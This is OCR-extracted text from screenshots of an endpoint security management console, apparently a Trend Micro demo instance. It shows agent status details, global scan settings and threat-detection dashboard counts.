
Top Ransomware Detections

Endpoints

Last 90 days

Endpoint	Last Logon User	Detections

No data to display



Agent Management

Select domains or endpoints from the agent tree, and then select one of the tasks provided above the agent tree.

Search for endpoints: Advanced search

Agent tree view: View all

Number of agents: 3 | Agents using smart scan: 3 | Agents using conventional scan: 0

View Status

View important information about agents, including privileges, agent program details, and system events.


Reset statistics for the following security risks:

Virus/Malware [Reset] Firewall policy violations [Reset]

Spyware/Grayware [Reset]

Basic Information

GUID:	5a5df5dd-e60b-417b-83b3-e8b4dda81cff
Scan method:	Smart scan
Connection status:	Online
File Reputation Services status:	Available
File Reputation Services URL:	http://apexone-edc2-idemo.productcloud.trendmicro.com:8080/tmcss/
Web Reputation Services status:	Available
Web Reputation Services URL:	http://apexone-edc2-idemo.productcloud.trendmicro.com:8080/
Virus/Malware detected:	0
Spyware/Grayware detected:	0
Outbreak prevention policy:	Disabled
Restart required:	No
Data Protection status:	Running
Platform:	Windows 10 10.0.16299
Architecture:	x64



Global Agent Settings

Configure advanced settings that apply to all Security Agents on the network.

Scan Settings

☑ Exclude the Apex One server database folder from Real-time Scan

☑ Exclude Microsoft Exchange server folders and files from scans

□ Enable deferred scanning on file operations

☑ Enable Early Launch Anti-Malware protection on endpoints

Scan Settings for Large Compressed Files

Real-time Scan

Do not scan files if the compressed file size exceed 2 MB

In a compressed file, scan only the first 10 files

Manual Scan/Schedule Scan/Scan Now

Do not scan files if the compressed file size exceed 30 MB

In a compressed file, scan only the first 100 files


Virus/Malware Scan Settings Only

☑ Clean/Delete infected files within compressed files

Spyware/Grayware Scan Settings Only

□ Enable assessment mode

Assessment mode ends at 12:00:00 A.M. on 09/03/2019
mm/dd/yyyy



Worry-Free Business Security Services

16:51 UTC+08:00

instantdemo

217 ↓ 83%
Known Threats

0
Unknown Threats

0 ↓ 100%
Policy Violations

Detections by Infection Channel

Last 30 days

